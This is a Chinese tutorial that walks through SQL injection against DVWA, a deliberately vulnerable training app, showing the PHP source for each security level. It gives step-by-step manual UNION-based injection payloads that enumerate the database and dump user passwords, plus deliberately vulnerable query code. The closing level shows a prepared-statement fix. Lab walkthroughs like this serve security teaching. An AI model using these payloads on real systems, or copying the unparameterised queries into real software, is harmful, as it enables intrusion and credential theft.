
DVWA各等级sql注入
sql全等级注入
level:low
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {      //判断submit是否存在

    // Get input

    $id = $_REQUEST[ 'id' ];

    // Check database

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

    //sql的查询语句  寻找表段users中user_id对应的first_name,last_name对应的值

    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysqli_query函数执行mysql查询 (其中 mysql_query()仅对 SELECT,SHOW,EXPLAIN 或 DESCRIBE 语句返回一个资源标识符,如果查询执行不正确则返回 FALSE

    	//die()函数输出一条信息,并推出当前脚本

		//mysql_error()函数返回上一个mysql操作产生的文本错误信息

		//or 前一个语句执行不成功时才会执行后面的语句

		//and 前一个语句执行成功时,才会执行后面的语句

    // Get results

    while( $row = mysqli_fetch_assoc( $result ) ) {

        // Get values

        $first = $row["first_name"];

        $last  = $row["last_name"];

        // Feedback for end user

        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

    }

    mysqli_close($GLOBALS["___mysqli_ston"]);

}

?>

//什么是同一资源标识符: (URL)

			<!-- 第一部分:协议(或称服务方式)

			第二部分:存有资源的主机IP地址(有时包括端口号)

			第三部分:主机资源的具体地址 -->
手工注入思路
- 判断是否存在注入,注入的类型是数字型还是字符型
- 猜解sql查询语句中的字段数
- 确定显示的字段顺序
- 获取当前数据库
- 获取数据库中的表
- 获取表中的字段名
- 下载数据
sql手工注入漏洞利用
现实攻击场景下,攻击者是无法看到后端代码的,所以下面的手工注入步骤是建立在无法看到源码的基础上。
判断是否存在注入,注入是字符型还是数字型

输入1,查询成功:
输入1’and ‘1’ =’2,查询失败,返回结果为空:
输入1’or ‘1’=’1,查询成功:

说明存在字符型注入
猜解SQL查询语句中的字段数

输入1′ or 1=1 order by 1 #,查询成功:
输入1′ or 1=1 order by 2 #,查询成功:

当输入到1′ or 1=1 order by 3 #,时查询失败
说明执行的SQL查询语句中只有两个字段,即这里的First name、Surname。
(这里也可以通过输入union select 1,2,3…来猜解字段数)
确定显示的字段顺序
输入1′ union select 1,2 #,查询成功:

说明执行的SQL语句为select First name,Surname from 表 where ID=’id’…
获取当前数据库
输入1′ union select 1,database() #,查询成功

可得到当前数据库为dvwa
获取数据库中的表
输入1′ union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #,查询成功:

数据库dvwa中一共有两个表,guestbook与users。
获取表中的字段名
输入1′ union select 1,group_concat(column_name) from information_schema.columns where table_name=’users’ #,查询成功:

说明users表中有8个字段,分别是user_id,first_name,last_name,user,password,avatar,last_login,failed_login
下载数据
输入1′ or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #,查询成功:

得到了users表中所有用户的user_id,first_name,last_name,password的数据。
level:medium
<?php

if( isset( $_POST[ 'Submit' ] ) ) {

    // Get input

    $id = $_POST[ 'id' ];

    $id = mysql_real_escape_string( $id );

    // Check database

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";

    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results

    $num = mysql_numrows( $result );

    $i   = 0;

    while( $i < $num ) {

        // Display values

        $first = mysql_result( $result, $i, "first_name" );

        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user

        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count

        $i++;

    }

    //mysql_close();

}

?>
- mysqli_real_escape_string()函数对用户输入的id参数进行过滤
- 可以把单引号['],双引号["] 反斜杠[],空字符[null]等进行转义(转义:把指定的字符转换成毫无意义的符号,比如PHP解析器不会把经过转义的引号当过引号来看待 ##PHP中有一个类似功能的函数:addashes())
方法
medium级换成了POST请求,加入保护形式,由于SQL查询没有引用参数,这将不能完全保护查询不被更改。 通过burp抓包,之后再修改参数。
level:high
<?php

if( isset( $_SESSION [ 'id' ] ) ) {

    // Get input

    $id = $_SESSION[ 'id' ];

    // Check database

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";

    $result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results

    $num = mysql_numrows( $result );

    $i   = 0;

    while( $i < $num ) {

        // Get values

        $first = mysql_result( $result, $i, "first_name" );

        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user

        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count

        $i++;

    }

    mysql_close();

}

?>
方法
- 与medium级别相比较,high只是在'Check database'中加入了LIMIT 1的限制,希望以此控制只输出一个结果。
- 由于添加limit 1的限制,可以通过#(注释符)将其注释掉,手工注入与low一致
- 需要特别提到的是,High级别的查询提交页面与查询结果显示页面不是同一个,也没有执行302跳转,这样做的目的是为了防止一般的sqlmap注入,因为sqlmap在注入过程中,无法在查询提交页面上获取查询的结果,没有了反馈,也就没办法进一步注入。
level:impossible
<?php

if( isset( $_GET[ 'Submit' ] ) ) {

    // Check Anti-CSRF token

    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input

    $id = $_GET[ 'id' ];

    // Was a number entered?

    if(is_numeric( $id )) {

        // Check the database

        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );

        $data->bindParam( ':id', $id, PDO::PARAM_INT );

        $data->execute();

        $row = $data->fetch();

        // Make sure only 1 result is returned

        if( $data->rowCount() == 1 ) {

            // Get values

            $first = $row[ 'first_name' ];

            $last  = $row[ 'last_name' ];

            // Feedback for end user

            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        }

    }

}

// Generate Anti-CSRF token

generateSessionToken();

?>
按照所传递的数据类型分类:
- 数字型注入:
Select first_name,last_name from users where user_id =$id; - 字符型注入:
Select first_name,last_name from users where user_id='$id' - 字符型注入需要闭合$id的单引号
无论哪种类型,都可以通过直接输入单引号来判断是否存在注入点
可以分别输入3和1+2,根据回显结果判断数据类型
此dvwa版本为v1.9DVWA-1.9全级别教程之SQL Injection
DVWA各等级sql注入的更多相关文章
- (十二)DVWA全等级SQL Injection(Blind)盲注--SQLMap测试过程解析
一.测试前分析 前文<DVWA全等级SQL Injection(Blind)盲注-手工测试过程解析> 通过手工测试的方式详细分析了SQL Injection(Blind)盲注漏洞的利用过程 ...
- DVWA学习之SQL注入
DVWA学习之SQL注入 环境工具 dvwa 1.9 phpstudy firefox burpsuite 实验步骤 一.设置安全级别为LOW 1. 登录DVWA,并将安全级别设置为LOW 2. 进入 ...
- DVWA(三):SQL injection 全等级SQL注入
(本文不定期更新) 一.所需环境: 1.DVWA 2.web环境 phpstudy/wamp 3.burp suite 二.SQL注入产生的原因: 程序员在编写代码的时候,没有对用户输入数据的合法性进 ...
- DVWA-全等级SQL注入(显注)
前言: 首先是DVWA环境的搭建: 1.DVWA. 2.PHPSTUDY/WampServer,这里有一个坑,因为他是一体化的,PHP版本必须在5.4以上,否则显注不能打开.或者自己搭建LAMP环境. ...
- (十一)DVWA全等级SQL Injection(Blind)盲注--手工测试过程解析
一.DVWA-SQL Injection(Blind)测试分析 SQL盲注 VS 普通SQL注入: 普通SQL注入 SQL盲注 1.执行SQL注入攻击时,服务器会响应来自数据库服务器的错误信息,信息提 ...
- 1.3 DVWA亲测sql注入漏洞
LOW等级 我们先输入1 我们加上一个单引号,页面报错 我们看一下源代码: <?php if( isset( $_REQUEST[ 'Submit' ] ) ) { // Get input ...
- 1.2 DVWA亲测sql注入漏洞(blind)
LOW等级 我们尝试输入: 即如果页面返回为假,则说明后面的语句成功注入 据此我们可以知道 1' and 真 --> 页面显示 “User ID exists in the data ...
- DVWA各等级命令注入漏洞
漏洞描述 在web程序中,因为业务功能需求要通过web前端传递参数到后台服务器上执行,由于开发人员没有对输入进行严格过滤,导致攻击者可以构造一些额外的"带有非法目的的"命令,欺骗后 ...
- DVWA全级别之SQL Injection(SQL注入)
DVWA全级别之SQL Injection(注入) DVWA简介 DVWA(Damn Vulnerable Web Application)是一个用来进行安全脆弱性鉴定的PHP/MySQL Web ...
随机推荐
- Go语言配置管理神器——Viper中文教程
Viper是适用于Go应用程序的完整配置解决方案.它被设计用于在应用程序中工作,并且可以处理所有类型的配置需求和格式. Viper Viper是适用于Go应用程序的完整配置解决方案.它被设计用于在应用 ...
- mysql之用户
1.通过Navicat For Mysql可以查看目前的用户情况 2.创建用户 create user 'Fqq'@'127.0.0.1' IDENTIFIED by '123'; -- 创建一个用户 ...
- 01、MyBatis HelloWorld
1. MyBatis简介 1)MyBatis 是支持定制化 SQL.存储过程以及高级映射的优秀的持久层框架 2)MyBatis 避免了几乎所有的 JDBC 代码和手动设置参数以及获取结果集 3)MyB ...
- 微信小程序生成二维码并且扫码跳转并且携带参数
话不多说,直接上代码,直接把APPID和APPSECRET改成自己的就能用了 <?php header('content-type:text/html;charset=utf-8'); //配置 ...
- 应用程序-特定 权限设置并未向在应用程序容器不可用 SID (不可用)中运行的地址 LocalHost (使用 LRPC) 中的用户...的 COM 服务器应用程序的 本地 激活 权限。此安全权限可以使用组件服务管理工具进行修改。
很久以前发现我们的业务服务器上出现一个System的系统严重错误,查找很久都没有找到解决办法,今日再次查看服务器发现报错更频繁,于是就搜集各种资料进行查找解决办法,终于找到了一个解决办法. 错误截图介 ...
- 了解 MySQL的数据行、行溢出机制吗?
目录 一.行 有哪些格式? 二.紧凑的行格式长啥样? 三.MySQL单行能存多大体量的数据? 四.Compact格式是如何做到紧凑的? 五.什么是行溢出? 六.行 如何溢出? 七.思考一个问题 关注送 ...
- Guitar Pro 功能介绍之RSE引擎
众所周知,Guitar Pro是一个集多音轨丰富音色库的一款软件,并且拥有MIDI 音序器,但是光拥有MIDI是无法让我们制作的音乐可以如此逼真,而Guitar Pro能创造制作这么逼真的音乐,多亏了 ...
- Camtasia中如何自定义视频输出格式
Camtasia Studio是一款功能全面.操作简单的视频录制和编辑软件,它是很多需要进行录屏操作,比如制作教学视频的用户的不错选择.Camtasia 2020还为用户提供了极大的便利的全面的服务, ...
- Java中的第三大特性-多态性
一.多态性的概念 多态性是以继承为基础上的,举个例子,人属于动物,狗也属于动物,所以动物就是父类,而人和狗都是动物的子类,都属于动物. 二.多态的使用 (1)多态一般用于方法参数或者方法返回值,特别当 ...
- iOS中跑马灯效果小结
时光过得好快,记忆中刚刚从春节返回没有多久,清明.五一已飞逝而过,眨眼已到盛夏季节.不过还好,济南这两年不算太热,刚开始升温几天,一场及时雨总能让温度保持适宜.为了纪念一下青春的尾巴,也为了能有个健康 ...